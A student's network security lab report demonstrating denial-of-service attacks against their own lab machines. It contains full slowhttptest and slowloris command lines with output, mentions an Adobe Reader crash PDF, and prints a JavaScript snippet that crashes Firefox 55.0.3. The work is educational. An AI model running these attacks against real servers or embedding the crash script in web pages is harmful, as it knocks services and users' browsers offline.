Network Security Practices
CY5150
Task 8

Submitted By:
Sonam Ghatode(001305171)

Table of Contents

DOS Attack Scenario 1: SlowHTTPTest and SlowLoris


SlowHTTPTest and Slowloris:

SlowHTTPTest is a DOS simulation tool used to simulate Application Layer Denial of Service attacks. It supports Linux platforms, OSX and Cygwin and Microsoft CLI as well. The tool can be used to launch most common low-bandwidth Application Layer DoS attacks, such as slowloris, Slow HTTP POST, Slow Read attack (based on TCP persist timer exploit) by draining concurrent connections pool, as well as Apache Range Header attack by causing very significant memory and CPU usage on the server.

Low-bandwidth attacks rely on the fact that the HTTP protocol requires requests to be completely received by the server before they can be processed. For incomplete requests, the server keeps its resources busy waiting for the rest of the data. If the number of incomplete requests increase, it triggers denial of service.

Slowloris tool is an open source tool from Github repository to perform the slowloris attack on servers. Slowloris is a Denial of Service attack on the HTTP service that affects threaded servers. If requests keep coming, e.g. every 15 seconds, the server has to keep connection alive. Even if the server closes the connection, a new one is created and this process is repeated over time to attack the server exhausting server thread pool.

Screenshot of the options provided by SlowHTTPTest:



```
root@kali: /var/www/html

slowhttptest, a tool to test for slow HTTP DoS vulnerabilities - version 1.6
Usage: slowhttptest [options ... ]
Test modes:
  -H                slow headers a.k.a. Slowloris (default)
  -B                slow body a.k.a R-U-Dead-Yet
  -R                range attack a.k.a Apache killer
  -X                slow read a.k.a Slow Read

Reporting options:

  -g                generate statistics with socket state changes (off)
  -o file_prefix    save statistics output in file.html and file.csv (-g required)
  -v level          verbosity level 0-4: Fatal, Info, Error, Warning, Debug

General options:

  -c connections    target number of connections (50)
  -i seconds        interval between followup data in seconds (10)
  -l seconds        target test length in seconds (240)
  -r rate           connections per seconds (50)
  -s bytes          value of Content-Length header if needed (4096)
  -t verb           verb to use in request, default to GET for
                    slow headers and response and to POST for slow body
  -u URL            absolute URL of target (http://localhost/)
  -x bytes          max length of each randomized name/value pair of
                    followup data per tick, e.g. -x 2 generates
                    X-xx: xx for header or &xx=xx for body, where x
                    is random character (32)
  -f content-type   value of Content-type header (application/x-www-form-urlencoded)
  -m accept         value of Accept header (text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5)

Probe/Proxy options:

  -d host:port      all traffic directed through HTTP proxy at host:port (off)
  -e host:port      probe traffic directed through HTTP proxy at host:port (off)
  -p seconds        timeout to wait for HTTP response on probe connection,
                    after which server is considered inaccessible (5)

Range attack specific options:

  -a start         left boundary of range in range header (5)
  -b bytes         limit for range header right boundary values (2000)

Slow read specific options:

  -k num           number of times to repeat same request in the connection. Use to
```

Screenshot of the options provided by slowloris:

```
LICENSE  MANIFEST.in  README.md  setup.py  slowloris.py
root@kali:~/Downloads/slowloris-master# python slowloris.py
usage: slowloris.py [-h] [-p PORT] [-s SOCKETS] [-v] [-ua] [-x]
                    [--proxy-host PROXY_HOST] [--proxy-port PROXY_PORT]
                    [--https] [--sleeptime SLEEPTIME]
                    [host]

Slowloris, low bandwidth stress test tool for websites

positional arguments:
  host                  Host to perform stress test on

optional arguments:
  -h, --help            show this help message and exit
  -p PORT, --port PORT  Port of webserver, usually 80
  -s SOCKETS, --sockets SOCKETS
                        Number of sockets to use in the test
  -v, --verbose         Increases logging
  -ua, --randuseragents
                        Randomizes user-agents with each request
  -x, --useproxy        Use a SOCKS5 proxy for connecting
  --proxy-host PROXY_HOST
                        SOCKS5 proxy host
  --proxy-port PROXY_PORT
                        SOCKS5 proxy port
  --https               Use HTTPS for the requests
  --sleeptime SLEEPTIME
                        Time to sleep between each header sent.
root@kali:~/Downloads/slowloris-master#
```

Commands used to launch DOS attack:

SlowHTTPTest:

slowhttptest -c 500 -B -i 10 -r 200 -t GET -u http://192.168.138.128 -x 24 -p 3

The command is set for 500 connections, -B is Slow Body kind of Slow HTTP attack, specified method is GET, -r stands for connections per seconds which is set at 200, -p stands for time to wait and -u is used for target. Using the command resulted in the following output:

```
root@kali: /var/www/html

Wed Apr 15 16:57:19 2020:
        slowhttptest version 1.6
 - https://code.google.com/p/slowhttptest/ -
test type:                        SLOW BODY
number of connections:            500
URL:                              http://192.168.138.128/
verb:                             GET
Content-Length header value:      4096
follow up data max size:          50
interval between follow up data:  10 seconds
connections per seconds:          200
probe connection timeout:         3 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Wed Apr 15 16:57:19 2020:
slow HTTP test status on 10th second:

initializing:        0
pending:             0
connected:           500
error:               0
closed:              0
service available:   NO
```

```
root@kali: /var/www/html

Wed Apr 15 16:58:56 2020:
        slowhttptest version 1.6
 - https://code.google.com/p/slowhttptest/ -
test type:                        SLOW BODY
number of connections:            500
URL:                              http://192.168.138.128/
verb:                             GET
Content-Length header value:      4096
follow up data max size:          50
interval between follow up data:  5 seconds
connections per seconds:          200
probe connection timeout:         1 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Wed Apr 15 16:58:56 2020:
slow HTTP test status on 15th second:

initializing:        0
pending:             0
connected:           396
error:               0
closed:              104
service available:   NO
```


After slow body attack, I tried slow header option using following command:

slowhttptest -c 700 -H -o output -i 10 -r 200 -t GET -u http://192.168.138.128 -x 24 -p 3

where -H is used for Slow Header attack and -o is used to save attack statistics, following was the output:


```
Wed Apr 15 17:02:15 2020:
        slowhttptest version 1.6
 - https://code.google.com/p/slowhttptest/ -
test type:                        SLOW HEADERS
number of connections:            700
URL:                              http://192.168.138.128/
verb:                             GET
Content-Length header value:      4096
follow up data max size:          52
interval between follow up data:  5 seconds
connections per seconds:          300
probe connection timeout:         2 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Wed Apr 15 17:02:15 2020:
slow HTTP test status on 10th second:

initializing:        0
pending:             39
connected:           661
error:               0
closed:              0
service available:   NO
```

While trying to access the server at the time of attack caused the page to stuck in waiting state:



The statistic for the attack, as shown in screenshot below, clearly depicts the server was not responding for a significant amount of time causing denial of service. The rate and connection can be increased and decreased according to the need and to increase the scale of DoS attack:


Test parameters	
Test type	SLOW HEADERS
Number of connections	700
Verb	GET
Content-Length header value	4096
Extra data max length	52
Interval between follow up data	5 seconds
Connections per seconds	300
Timeout for probe connection	2
Target test duration	240 seconds
Using proxy	no proxy



Slowloris command used:

python slowloris.py -p 80 -s 300 -v --sleeptime 1 192.168.138.133

Where -p stands for port to be used, -s implies number of sockets (increase the number of sockets to perform a large scale DoS) and sleeptime is used for time between each header sent. The command gave the following output where the server isn't responding:



Following were the content of headers used by slowloris to overwhelm the server:

```
26,5-1027,5-1028,5-1029,5-1030,5-1031,5-1032,5-1033,5-1034,5-1035,5-1036,5-1037,5-1038,5-1039,5-1040
,5-1041,5-1042,5-1043,5-1044,5-1045,5-1046,5-1047,5-1048,5-1049,5-1050,5-1051,5-1052,5-1053,5-1054,5
-1055,5-1056,5-1057,5-1058,5-1059,5-1060,5-1061,5-1062,5-1063,5-1064,
192.168.138.128.37885-192.168.138.133.00080: 5-1065,5-1066,5-1067,5-1068,5-1069,5-1070,5-1071,5-1072
,5-1073,5-1074,5-1075,5-1076,5-1077,5-1078,5-1079,5-1080,5-1081,5-1082,5-1083,5-1084,5-1085,5-1086,5
-1087,5-1088,5-1089,5-1090,5-1091,5-1092,5-1093,5-1094,5-1095,5-1096,5-1097,5-1098,5-1099,5-1100,5-1
101,5-1102,5-1103,5-1104,5-1105,5-1106,5-1107,5-1108,5-1109,5-1110,5-1111,5-1112,5-1113,5-1114,5-111
5,5-1116,5-1117,5-1118,5-1119,5-1120,5-1121,5-1122,5-1123,5-1124,5-1125,5-1126,5-1127,5-1128,5-1129,
5-1130,5-1131,5-1132,5-1133,5-1134,5-1135,5-1136,5-1137,5-1138,5-1139,5-1140,5-1141,5-1142,5-1143,5-
1144,5-1145,5-1146,5-1147,5-1148,5-1149,5-1150,5-1151,5-1152,5-1153,5-1154,5-1155,5-1156,5-1157,5-11
58,5-1159,5-1160,5-1161,5-1162,5-1163,5-1164,5-1165,5-1166,5-1167,5-1168,5-1169,5-1170,5-1171,5-1172
,5-1173,5-1174,5-1175,5-1176,5-1177,5-1178,5-1179,5-1180,5-1181,5-1182,5-1183,5-1184,5-1185,5-1186,5
-1187,5-1188,5-1189,5-1190,5-1191,5-1192,5-1193,5-1194,5-1195,5-1196,5-1197,5-1198,5-1199,5-1200,5-1
201,5-1202,5-1203,5-1204,5-1205,5-1206,5-1207,5-1208,5-1209,5-1210,5-1211,5-1212,5-1213,5-1214,5-121
5,5-1216,5-1217,5-1218,5-1219,5-1220,5-1221,5-1222,5-1223,5-1224,5-1225,5-1226,5-1227,5-1228,5-1229,
5-1230,5-1231,5-1232,5-1233,5-1234,5-1235,5-1236,5-1237,5-1238,5-1239,5-1240,5-1241,5-1242,5-1243,5-
1244,5-1245,5-1246,5-1247,5-1248,5-1249,5-1250,5-1251,5-1252,5-1253,5-1254,5-1255,5-1256,5-1257,5-12
58,5-1259,5-1260,5-1261,5-1262,5-1263,5-1264,5-1265,5-1266,5-1267,5-1268,5-1269,5-1270,5-1271,5-1272
,5-1273,5-1274,5-1275,5-1276,5-1277,5-1278,5-1279,5-1280,5-1281,5-1282,5-1283,5-1284,5-1285,5-1286,5
-1287,5-1288,5-1289,5-1290,5-1291,5-1292,5-1293,5-1294,5-1295,5-1296,5-1297,5-1298,5-1299
Content-Type: application/x-www-form-urlencoded
Content-Length: 0


192.168.138.133.00080-192.168.138.128.37885: HTTP/1.1 206 Partial Content
Date: Wed, 15 Apr 2020 22:42:48 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Wed, 15 Apr 2020 21:07:43 GMT
ETag: "2aa6-5a35ab50d02c9"
Accept-Ranges: bytes
Content-Length: 10918
Vary: Accept-Encoding
Content-Range: bytes 0-10917/10918
Content-Type: text/html
```

For both tools, the Kali linux and Ubuntu 18.04 linux were used and the Apache version was 2.4.29:

```
cy5150@lab:~$ apache2 -v
Server version: Apache/2.4.29 (Ubuntu)
Server built:   2020-03-13T12:26:16
cy5150@lab:~$
```

DOS Attack Scenario 2: Adobe Acrobat DC DoS

Environment:


- **Operating System: Windows 10**
- **Software: Adobe Acrobat Reader DC (2019.012.20036)**
- **Vulnerability: Dereferenced uninitialized pointer from the heap**

Exploit:


The exploit was found in exploit-db while exploring DoS attack exploits. The exploit had an original pdf, which was then modified by the author to launch DoS on Adobe Acrobat Reader DC. The crash occurs immediately after opening the PDF document, and is caused by dereferencing an uninitialized pointer from the heap.

Outcome:


Screenshot of the original.pdf's content:



Screenshot of the poc.pdf's content:



As soon as the malformed poc.pdf is opened, it causes the reader to crash. Following is the screenshot of the error log generated for the crashed Reader:



DOS Attack Scenario 3: Firefox DoS

Environment:


- **Operating System: Windows 10**
- **Software: Firefox 55.0.3**
- **Vulnerability: Buffer Overflow**

Exploit:

A vulnerability in Firefox 55.0.3 was discovered which caused the application to crash if the following javascript was embedded in a webpage:

```
<script>
var buffer = "";
for(var i=0;i<0x11170;i++){
        for(j=0;j<=0x9C40;j++){
                buffer += "\x44";
        }
}
document.body.style.backgroundColor = buffer;
</script>
```

The code caused a buffer overflow resulting in the browser crash. The simple looking javascript, if embedded in a website can cause Denial of Service attack at a large scale, whoever visits the site causes the crash of Firefox browser. Following is the output of opening the html page with the above specified javascript and error log generated when the browser crashed:



Event Viewer

File Action View Help

Event Viewer (Local)
- Custom Views
- Windows Logs
  - Application
  - Security
  - Setup
  - System
  - Forwarded Events
- Applications and Services Lo
- Subscriptions

Application Number of events: 3,487

Level	Date and Time	Source	Event ID	Task
Information	4/15/2020 9:17:29 PM	Windows Error Reporting	1001	Nor
Error	4/15/2020 9:17:28 PM	Application Error	1000	(100
Error	4/15/2020 9:09:52 PM	ESENT	455	Log
Error	4/15/2020 8:50:49 PM	ESENT	455	Log
Information	4/15/2020 8:48:10 PM	VSS	8224	Nor
Information	4/15/2020 8:45:36 PM	MsiInstaller	1033	Nor
Information	4/15/2020 8:45:36 PM	MsiInstaller	11707	Nor
Information	4/15/2020 8:45:29 PM	RestartManager	10001	Nor
Information	4/15/2020 8:45:29 PM	MsiInstaller	1042	Nor
Information	4/15/2020 8:45:17 PM	CAPI2	4097	Nor

Event 1000, Application Error

General Details

Faulting application name: setup.exe_Firefox, version: 1.0.0.0, time stamp: 0x584dca3f
Faulting module name: combase.dll, version: 10.0.18362.693, time stamp: 0xb5cb65b6
Exception code: 0xc0000409

Log Name:	Application		
Source:	Application Error	Logged:	4/15/2020 9:17:28 PM
Event ID:	1000	Task Category:	(100)
Level:	Error	Keywords:	Classic
User:	N/A	Computer:	IA-Win10
OpCode:			
More Information:	Event Log Online Help		

Actions

Application
- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Find...
- Save All Events As...
- Attach a Task To this Log...
- View
- Refresh
- Help

Event 1000, Application Error
- Event Properties
- Attach Task To This Event...
- Copy
- Save Selected Events...
- Refresh
- Help

Event Viewer

File Action View Help

Event Viewer (Local)
- Custom Views
- Windows Logs
  - Application
  - Security
  - Setup
  - System
  - Forwarded Events
- Applications and Services Lo
- Subscriptions

Application Number of events: 3,487

Level	Date and Time	Source	Event ID	Task
Information	4/15/2020 9:17:29 PM	Windows Error Reporting	1001	Nor
Error	4/15/2020 9:17:28 PM	Application Error	1000	(100
Error	4/15/2020 9:09:52 PM	ESENT	455	Log
Error	4/15/2020 8:50:49 PM	ESENT	455	Log
Information	4/15/2020 8:48:10 PM	VSS	8224	Nor
Information	4/15/2020 8:45:36 PM	MsiInstaller	1033	Nor
Information	4/15/2020 8:45:36 PM	MsiInstaller	11707	Nor
Information	4/15/2020 8:45:29 PM	RestartManager	10001	Nor
Information	4/15/2020 8:45:29 PM	MsiInstaller	1042	Nor
Information	4/15/2020 8:45:17 PM	CAPI2	4097	Nor

Event 455, ESENT

General Details

svchost (8648,R,98) TILEREPOSITORYS-1-5-18: Error -1023 (0xfffffc01) occurred while opening logfile C:\WINDOWS\system32\config\systemprofile\AppData\Local\TileDataLayer\Database\EDB.log.

Log Name:	Application		
Source:	ESENT	Logged:	4/15/2020 9:09:52 PM
Event ID:	455	Task Category:	Logging/Recovery
Level:	Error	Keywords:	Classic
User:	N/A	Computer:	IA-Win10
OpCode:			
More Information:	Event Log Online Help		

Actions

Application
- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Find...
- Save All Events As...
- Attach a Task To this Log...
- View
- Refresh
- Help

Event 455, ESENT
- Event Properties
- Attach Task To This Event...
- Copy
- Save Selected Events...
- Refresh
- Help

References:

[1]https://ourcodeworld.com/articles/read/962/performing-a-genuine-slowloris-attack-slowhttp-of-indefinite-length-in-kali-linux
[2] https://tools.kali.org/stress-testing/slowhttptest
[3] https://www.exploit-db.com/exploits/47610